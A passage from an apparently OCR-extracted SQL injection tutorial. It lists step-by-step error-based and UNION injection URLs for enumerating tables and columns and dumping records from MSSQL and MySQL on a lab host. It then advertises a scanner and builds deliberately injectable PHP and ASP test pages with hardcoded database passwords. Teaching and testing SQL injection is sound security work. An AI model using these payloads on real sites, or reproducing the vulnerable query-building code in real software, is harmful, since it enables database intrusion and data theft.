http://192.168.254.21:79/sql.asp?uid=1 and (select top 1 name from(Select top 4 id,name from [Test]..[sysobjects] where xtype=0x55 order by id) T order by id desc)>0




Example 2:

Get Table Number: 5


http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select concat(char(65,65,65),cast((select count(TABLE_NAME) from information_schema.tables where TABLE_SCHEMA=char(116,101,115,116)) as

char)),1 %23



Get each table:

http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select TABLE_NAME,1 from information_schema.tables where TABLE_SCHEMA=char(116,101,115,116) limit 2,1%23




2.2.3 Get Column Name

Example 1,


Get Column Number of table 't1': 3

http://192.168.254.21:79/sql.asp?uid=1 and char(65)%2Bchar(65)%2Bchar(65)%2B(cast((select count(1) from [Test].information_schema.columns where table_name=0x74003100) as varchar(8)))>0




Get each column:

http://192.168.254.21:79/sql.asp?uid=1 and (select top 1 column_name from [Test].information_schema.columns where table_name=0x74003100 and ordinal_position=1)>0




http://192.168.254.21:79/sql.asp?uid=1 and (select top 1 column_name from [Test].information_schema.columns where table_name=0x74003100 and ordinal_position=2)>0



Example 2:


Get column number: 2

http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select concat(char(65,65,65),cast((select count(COLUMN_NAME) from information_schema.COLUMNS where TABLE_SCHEMA=char(116,101,115,116) and TABLE_NAME=char(116,49)) as char)),1 %23



Get each column:


http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select COLUMN_NAME,1 from information_schema.COLUMNS where TABLE_SCHEMA=char(116,101,115,116) and TABLE_NAME=char(116,49) limit 0,1%23




2.2.4 Get Data Record

Example 1,

http://192.168.254.21:79/sql.asp?uid=1 and (select top 1 isnull(cast([username] as nvarchar(4000)),char(32))%2Bchar(94)%2Bisnull(cast([uid] as nvarchar(4000)),char(32))%2Bchar(94)%2Bisnull(cast([des] as nvarchar(4000)),char(32)) from (select top 1 [username],[uid],[des] from [Test]..[t1] order by [username]) T order by [username] desc)>0




http://192.168.254.21:79/sql.asp?uid=1 and (select top 1 isnull(cast([username] as nvarchar(4000)),char(32))%2Bchar(94)%2Bisnull(cast([uid] as nvarchar(4000)),char(32))%2Bchar(94)%2Bisnull(cast([des] as nvarchar(4000)),char(32)) from (select top 2 [username],[uid],[des] from [Test]..[t1] order by [username]) T order by [username] desc)>0




Example 2:

http://192.168.254.21/mysql.php?username=bob%27 and 1=2 union all select concat_ws(char(94),ifnull(cast(`user` as char),char(32)),ifnull(cast(`des` as char),char(32))),1 from test.t1 limit 4,1%23



2.3 SQL Injection Tool

This SQL Injection Tutorial describes how to use SQL Injection manually, but it is inefficient step by step. An automatic SQL Injection Scanner and SQL Injection Tool are preferred. WebCruiser Web Vulnerability Scanner is such an effective penetration testing tool for you.



WebCruiser - Web Vulnerability Scanner, an effective and powerful web penetration testing tool that will aid you in auditing your website! It has a Vulnerability Scanner and a series of security tools include SQL Injection Tool, Cross Site Scripting Tool, XPath Injection Tool etc.

WebCruiser can support scanning website as well as POC (Proof of concept) for web vulnerabilities: SQL Injection, Cross Site Scripting, XPath Injection etc. So, WebCruiser is also an automatic SQL injection tool, an XPath injection tool, and a Cross Site Scripting tool!

Key Features:

* Crawler (Site Directories and Files);

* Vulnerability Scanner: SQL Injection, Cross Site Scripting, XPath Injection etc.;

* SQL Injection Scanner;

* SQL Injection Tool: GET/Post/Cookie Injection POC(Proof of Concept);

* SQL Injection for SQL Server: PlainText/Union/Blind Injection;

* SQL Injection for MySQL: PlainText/Union/Blind Injection;

* SQL Injection for Oracle: PlainText/Union/Blind/CrossSite Injection;

* SQL Injection for DB2: Union/Blind Injection;

* SQL Injection for Access: Union/Blind Injection;

* Post Data Resend;

* Cross Site Scripting Scanner and POC;

* XPath Injection Scanner and POC;

* Auto Get Cookie From Web Browser For Authentication;

* Report Output.


System Requirement: Windows 7/Vista, or Windows XP with .Net Framework 2.0

Download WebCruiser from http://sec4app.com or http://www.janusec.com .


3 Build Typical Test Environment

3.1 PHP+MySQL Test Environment

XAMPP (http://sourceforge.net/projects/xampp/) will help you build a PHP+MySQL environment simply.



Create database `test` and table `t1` and add records, here is the description:




Create a file named mysql.php:

```
<?php
$username=$_GET['username'];
if($username)
{
    $conn=mysql_connect("127.0.0.1","root","123456") or die('Error: ' . mysql_error());
    mysql_select_db("test");
    $SQL="select * from t1 where user='".$username."'";
    //echo "SQL=".$SQL."<br>";
    $result=mysql_query($SQL) or die('Error: ' . mysql_error());;
    $row=mysql_fetch_array($result);
    if($row['user'])
    {
        echo "Username:".$row['user']."<br>";
        echo "Description:".$row['des']."<br>";
            echo "TestOK!<br>";
    }
    else echo "No Record!";
    mysql_free_result($result);
    mysql_close();
}
?>
```

Place mysql.php to the folder htdocs and navigate

http://192.168.254.21/mysql.php?username=bob



3.2 ASP/ASPX+SQL Server Test Environment

Create database test and table t1:

	uid	username	des
1	1	root	administrator
2	2	guest	anonymous


Create sql.asp:

```
<script language=javascript runat=server>
var dbConn = Server.CreateObject("ADODB.Connection");
dbConn.open("Provider=sqloledb;Data Source=localhost;Initial Catalog=test;User
Id=sa;Password=123456;" );
rs = Server.CreateObject("ADODB.RecordSet");
uid= Request.Querystring("uid");
rs.open("select * from t1 where uid="+uid,dbConn,3);
Response.write("<html><head><meta http-equiv=\"Content-Type\" content=\"text/html;
charset=gb2312\" /><title>Test</title></head>");
if(rs.RecordCount < 1)
{
        Response.write("<p>No Record!</p>");
}
else
{
```

```
        Response.write("<table border=1 width=800 cellspacing=0 bordercolordark=009099>");

Response.write("<tr><td><b>uid</b></td><td><b>username</b></td><td><b>Description</b></td>");
        for(var i = 1;i <= rs.RecordCount;i++)
        {
                if(!rs.Eof)
                {
                        Response.write("<tr>");
                        Response.write("<td><span style='font-size:9t'>"+rs("uid")+"</span></td>");
                        Response.write("<td><span
style='font-size:9t'>"+rs("username")+"</span></td>");
                        Response.write("<td><span style='font-size:9t'>"+rs("des")+"</span></td>");
                        Response.write("</tr>");
                        rs.MoveNext();
                }
         }
}
Response.write("</html>");
rs.close();
dbConn.close();
</script>
```

Navigate *http://192.168.254.21:79/sql.asp?uid=1*



4 References

1. SQL Injection, http://sec4app.com/download/SqlInjection.pdf
2. WebCruiser Web Vulnerability Scanner User Guide, http://sec4app.com/download/WebCruiserUserGuide.pdf
3. Janus Security Software, http://www.janusec.com/
4. WebCruiser, http://sec4app.com/